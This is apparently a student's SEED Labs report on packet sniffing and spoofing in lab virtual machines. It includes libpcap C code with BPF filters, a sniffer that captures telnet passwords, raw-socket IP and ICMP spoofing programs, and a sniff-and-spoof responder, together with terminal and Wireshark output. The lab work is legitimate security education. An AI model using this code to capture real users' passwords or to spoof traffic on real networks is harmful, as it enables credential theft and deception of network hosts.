
Without Promiscuous mode:



```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone) [Running]...
File Machine View Input Devices Help
Terminal Terminal File Edit View Search Terminal 8:57 PM
[04/15/20]seed@VM:~/.../lab14$ sudo ./c_sniff

SEEDUbuntuClone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal Terminal File Edit View Search Terminal 8:57 PM
[04/15/20]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=54 time=25.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=54 time=17.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=54 time=22.9 ms
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 17.352/22.079/25.915/3.554 ms
[04/15/20]seed@VM:~$
```

With Promiscuous mode:



```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone) [Running]...
File Machine View Input Devices Help
Terminal Terminal File Edit View Search Terminal 8:58 PM
[04/15/20]seed@VM:~/.../lab14$ sudo ./c_sniff
From: 10.0.2.5
To: 8.8.8.8
From: 8.8.8.8
To: 10.0.2.5
From: 10.0.2.5
To: 8.8.8.8
From: 8.8.8.8
To: 10.0.2.5

SEEDUbuntuClone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal Terminal File Edit View Search Terminal 8:58 PM
[04/15/20]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=54 time=15.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=54 time=21.9 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 15.433/18.716/21.999/3.283 ms
[04/15/20]seed@VM:~$ ^C
[04/15/20]seed@VM:~$
```

Task 2.1B: Writing Filters.

Capture the ICMP packets between two specific hosts.

```
39 }
40
41 int main()
42 {
43     pcap_t *handle;
44     char errbuf[PCAP_ERRBUF_SIZE];
45     struct bpf_program fp;
46     char filter_exp[] = "ip and src host 10.0.2.15 and dst host 8.8.8.8 and icmp";
47     bpf_u_int32 net;
48
49     //printf("Opening live pcap session\n");
50
51     // Step 1: Open live pcap session on NIC with name enp0s3
52     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
```

The change is made in line 46 in task2_1.c as shown in the above picture to capture packets between two hosts. We can add another filter in line 46: **or (dst host 10.0.2.15 and src host 8.8.8.8)** so that packets in either direction between the two can be caught.



```
[04/15/20]seed@VM:~/.../lab14$ sudo ./c_sniff
f
From: 10.0.2.15
To: 8.8.8.8

[04/15/20]seed@VM:~/.../lab14$ ping 8.8.8.8 -c 1
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=54 time=14.2 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 14.217/14.217/14.217/0.000 ms
[04/15/20]seed@VM:~/.../lab14$ ping 8.8.8.9 -c 1
PING 8.8.8.9 (8.8.8.9) 56(84) bytes of data.
^C
--- 8.8.8.9 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

[04/15/20]seed@VM:~/.../lab14$
```


As seen from above, the sniffer receives the packet and displays it since it has source as host 10.0.2.15 and destination has 8.8.8.8 but when the destination is 8.8.8.9, packet is rejected by sniffer program.

Capture the TCP packets with a destination port number in the range from 10 to 100

The line 48 below in task2_1.c contains the filter for this.

```
39 }
40
41 int main()
42 {
43     pcap_t *handle;
44     char errbuf[PCAP_ERRBUF_SIZE];
45     struct bpf_program fp;
46     //char filter_exp[] = "ip and src host 10.0.2.15 and dst host 8.8.8.8 and icmp";
47
48     char filter_exp[] = "ip and dst portrange 10-100 and tcp";
49
50     bpf_u_int32 net;
51
52     //printf("Opening live pcap session\n");
53
54     // Step 1: Open live pcap session on NIC with name eth0s3
```

As we can see below, when we try to connect to port 102 of 8.8.8.8, sniffer program

The image shows two terminal windows side-by-side. The left window, titled 'Terminal', shows the output of a sniffer program. It displays 'From: 10.0.2.15' and 'To: 8.8.8.8' followed by a blank line. The right window, also titled 'Terminal', shows two telnet attempts. The first attempt is 'telnet 8.8.8.8 102', which results in 'Trying 8.8.8.8...' followed by a control character '^C'. The second attempt is 'telnet 8.8.8.8 80', which also results in 'Trying 8.8.8.8...' followed by a control character '^C'. The prompt in both windows is '[04/15/20]seed@VM:~/.../lab14\$'.

does not receive any packet but when we change the port number to 80, it displays the packet as shown.

Task 2.1C: Sniffing Passwords

```
void got_packet(u_char *args, const struct pcap_pkthdr *header,
               const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;
    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        const u_char *ip_header;
        const u_char *tcp_header;
        const u_char *payload;

        int ethernet_header_length = 14;
        int ip_header_length;
        int tcp_header_length;
        int payload_length;

        ip_header = packet + ethernet_header_length;

        ip_header_length = ((*ip_header) & 0x0F);
        ip_header_length = ip_header_length * 4;

        tcp_header = packet + ethernet_header_length + ip_header_length;
        tcp_header_length = ((*tcp_header + 12) & 0xF0) >> 4;
        tcp_header_length = tcp_header_length * 4;
        int total_headers_size = ethernet_header_length + ip_header_length + tcp_header_length;
        payload = packet + total_headers_size;

        payload_length = header->caplen - (ethernet_header_length + ip_header_length + tcp_header_length);

        if (payload_length > 0) {
            const u_char *temp_pointer = payload;
            int byte_count = 0;
            while (byte_count++ < payload_length) {
                printf("%c", *temp_pointer);
                temp_pointer++;
            }
            printf("\n");
        }
    }
}
```

The main part of the code task2_1b.c is shown above. It listens to the packets that come to port 23 (since telnet uses port 23) as shown below and displays the content of the packet.

```
int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    //char filter_exp[] = "ip and src host 10.0.2.15 and dst host 8.8.8.8 and icmp";


    //char filter_exp[] = "ip and dst portrange 10-100 and tcp";

    char filter_exp[] = "ip and port 23 and tcp";

    bpf_u_int32 net;

    //printf("Opening live pcap session\n");
```


We can see the password when we tried to connect from VM B to VM A over telnet.



The image shows two terminal windows. The left window is the local terminal on VM B, and the right window is the remote terminal on VM A (10.0.2.15).

```
Terminal
Ubuntu 16.04.2 LTS
VM login:
s
s
e
e
e
e
d
d
Password:
d
e
e
s

Terminal
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Apr 15 22:57:26 EDT 2020 from 10.0.2.5 on pts/18
/usr/lib/update-notifier/update-motd-fsck-at-reboot[:59: integer expression expected:
0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

3.2 Task 2.2: Spoofing

Task 2.2A: Write a spoofing program.

As shown below, the c program is successfully running and spoofed an tcp request packet with source address 99.99.99.99 and destination address 11.11.11.11.



The image shows a terminal window on the left and a Wireshark packet capture window on the right.

Terminal:

```
gcc -o simple_spoof simple_spoof.c
[04/16/20]seed@VM:~/.../lab15$
sudo ./simple_spoof
[04/16/20]seed@VM:~/.../lab15$
```

Wireshark:

Time	Source	Destination	Protocol
1 2020-04-16 15:25:27.850769...	99.99.99.99	11.11.11.11	TCP
2 2020-04-16 15:25:30.7035533...	PcsCompu_bd:e2:3f	Broadcast	ARP
3 2020-04-16 15:25:30.7039647...	PcsCompu_bc:eb:59	PcsCompu_bd:e2:3f	ARP
4 2020-04-16 15:25:30.7039769...	10.0.2.15	10.0.2.3	DHCP


Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: PcsCompu_bd:e2:3f (08:00:27:bd:e2:3f), Dst: RealtekU_12:35:00 (08:00:27:35:00:12)
Internet Protocol Version 4, Src: 99.99.99.99, Dst: 11.11.11.11

The code can be found in simple_spoof.c and snippet is here:

```
60 }
61
62 int main() {
63     char buffer[1500];
64
65     memset(buffer, 0, 1500);
66
67     /*****
68      * Step 2: Fill in the IP header.
69      *****/
70     struct ipheader *ip = (struct ipheader *) buffer;
71     ip->iph_ver = 4;
72     ip->iph_ihl = 5;
73     ip->iph_ttl = 20;
74     ip->iph_sourceip.s_addr = inet_addr("99.99.99.99");
75     ip->iph_destip.s_addr = inet_addr("11.11.11.11");
76     ip->iph_protocol = IPPROTO_TCP;
77     ip->iph_len = htons(sizeof(struct ipheader) +
78                          sizeof(struct icmphheader));
79
80     /*****
81      * Step 3: Finally, send the spoofed packet
82      *****/
83     send_raw_ip_packet(ip);
84
85     return 0;
86 }
87
```

Task 2.2B: Spoof an ICMP Echo Request.

I have written the code icmp_req_spoof.c that spoofs a ICMP echo request. As seen in the image below, the request packet is sent and reply is received as seen in wireshark.



The image shows a terminal window and a Wireshark network traffic capture. The terminal window displays the following commands and output:

```
[04/16/20]seed@VM:~/.../lab15$ gcc -o icmp_req icmp_req_spoof.c
[04/16/20]seed@VM:~/.../lab15$ sudo ./icmp_req
[04/16/20]seed@VM:~/.../lab15$
```

The Wireshark window shows a network traffic capture on the interface enp0s3. The capture shows two packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-04-16 15:34:24.4788873...	10.0.2.15	8.8.8.8	ICMP	42	Echo (ping) request ...
2	2020-04-16 15:34:24.4980774...	8.8.8.8	10.0.2.15	ICMP	60	Echo (ping) reply ...

The code snippet used for this task is:

```
SpooF an ICMP echo request using an arbitrary source IP Address
*****/
int main() {
    char buffer[1500];

    memset(buffer, 0, 1500);

    /*****
    | Step 1: Fill in the ICMP header.
    | *****/
    struct icmpheader *icmp = (struct icmpheader *)
    | (buffer + sizeof(struct ipheader));
    icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.

    // Calculate the checksum for integrity
    icmp->icmp_chksum = 0;
    icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
    | sizeof(struct icmpheader));

    /*****
    | Step 2: Fill in the IP header.
    | *****/
    struct ipheader *ip = (struct ipheader *) buffer;
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("10.0.2.15");
    ip->iph_destip.s_addr = inet_addr("8.8.8.8");
    ip->iph_protocol = IPPROTO_ICMP;
    ip->iph_len = htons(sizeof(struct ipheader) +
    | sizeof(struct icmpheader));

    /*****
    | Step 3: Finally, send the spoofed packet
    | *****/
    send_raw_ip_packet(ip);

    return 0;
}

ip->iph_destip.s_addr = inet_addr("8.8.8.8");
ip->iph_protocol = IPPROTO_ICMP;
ip->iph_len = htons(sizeof(struct ipheader) +
    | sizeof(struct icmpheader));

/*****
| Step 3: Finally, send the spoofed packet
| *****/
send_raw_ip_packet(ip);

return 0;
}
```

Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

No. If the IP packet length field is set to an arbitrary value and is not equal to the length of actual packet, an error will occur. Also, the maximum length of an IP Packet is about 65536 bytes.

Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?

No, since we are using raw packet, the os will send out the packet as is except for the checksum field which will be calculated by the system.

Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

For security reasons, only root processes and processes with the CAP_NET_RAW capabilities can create raw sockets. Hence, we need sudo and without this, the program will fail at socket creation line for example:

```
int sock = socket(AF_INET,SOCK_RAW,IPPROTO_RAW)
```

Task 2.3: Sniff and then Spoof

Combining both sniff and spoof, I got to sniff the packet from VM B from VM A and send the response immediately even though the pinged host doesn't exist.

```
void got_packet(u_char *args, const struct pcap_pkthdr *header,
               const u_char *packet)
{
    //Old packet properties

    int ethernet_header_length_old = 14;
    int ip_header_length_old;

    const u_char *ip_header_old;
    ip_header_old = packet + ethernet_header_length_old;
    ip_header_length_old = ((*ip_header_old) & 0x0F);

    ip_header_length_old = ip_header_length_old * 4;
    struct icmpheader *icmpold = (struct icmpheader*)(packet+sizeof(struct ethheader)+ip_header_length_old);

    struct ipheader * ipold = (struct ipheader*)(packet + sizeof(struct ethheader));

    int seq_old = icmpold->icmp_seq;
    int id_old = icmpold->icmp_id;

    char buffer[1500];

    memset(buffer, 0, 1500);

    printf("Simple spoofing to google\n");


    /*****
     | Step 1: Fill in the ICMP header.
     *****/
    struct icmpheader *icmp = (struct icmpheader *)
        (buffer + sizeof(struct ipheader));
    icmp->icmp_type = 0; //ICMP Type: 8 is request, 0 is reply.

    // Calculate the checksum for integrity
    icmp->icmp_chksum = 0;
    icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
        sizeof(struct icmpheader));
    icmp->icmp_seq = seq_old;
    icmp->icmp_id = id_old;

    /*****
     | Step 2: Fill in the IP header.
     *****/
}
```


Here is the code snippet where I created icmp header and modified sequence and id fields with the parameters of captured packet and send the data. Please see the file **sniffandspoof.c** for more code.

Before running **sniffandspooof.c**, the ping to 10.10.10.1 is failed as seen below.




The image shows two terminal windows from a VirtualBox environment. The left window is titled 'SEEDUbuntu Clone3 [Running] - Oracle VM VirtualBox' and shows a prompt '[04/16/20]seed@VM:~/.../lab15\$'. The right window is titled 'SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone3) [Running...]' and shows the command 'ping 10.10.10.1 -c 1' being executed. The output indicates a failure: 'PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data. --- 10.10.10.1 ping statistics --- 1 packets transmitted, 0 received, 100% packet loss, time 0ms'.

As seen below, sniffer is running in one vm and another vm is pinging non existant address 10.10.10.1. The sniffer catches this and sends the response.



The image shows two terminal windows. The left window shows the command 'sudo ./snsp' being executed. The right window shows the command 'ping 10.10.10.1 -c 1' being executed, which now succeeds. The output shows 'PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data. 8 bytes from 10.10.10.1: icmp_seq=1 ttl=20 (truncated)'. The statistics show '1 packets transmitted, 1 received, 0% packet loss, time 0ms'.

The wireshark also confirms the reception of the echo response packet.



The image shows a Wireshark packet capture window titled 'SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone3) [Running] - Oracle VM VirtualBox'. The capture is on interface 'enp0s3'. The packet list shows three packets. The first two are ICMP echo request and reply. The third is an ARP request.

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-04-16 22:43:29.8963182...	10.0.2.15	10.10.10.1	ICMP	98	Echo (ping) request id=0x13a9, seq=1/256, ttl=6...
2	2020-04-16 22:43:30.0060250...	10.10.10.1	10.0.2.15	ICMP	60	Echo (ping) reply id=0x13a9, seq=1/256, ttl=20
3	2020-04-16 22:43:34.9676984	10.0.2.15	10.10.10.1	ARP	42	Who has 10.10.10.1? Tell 10.0.2.15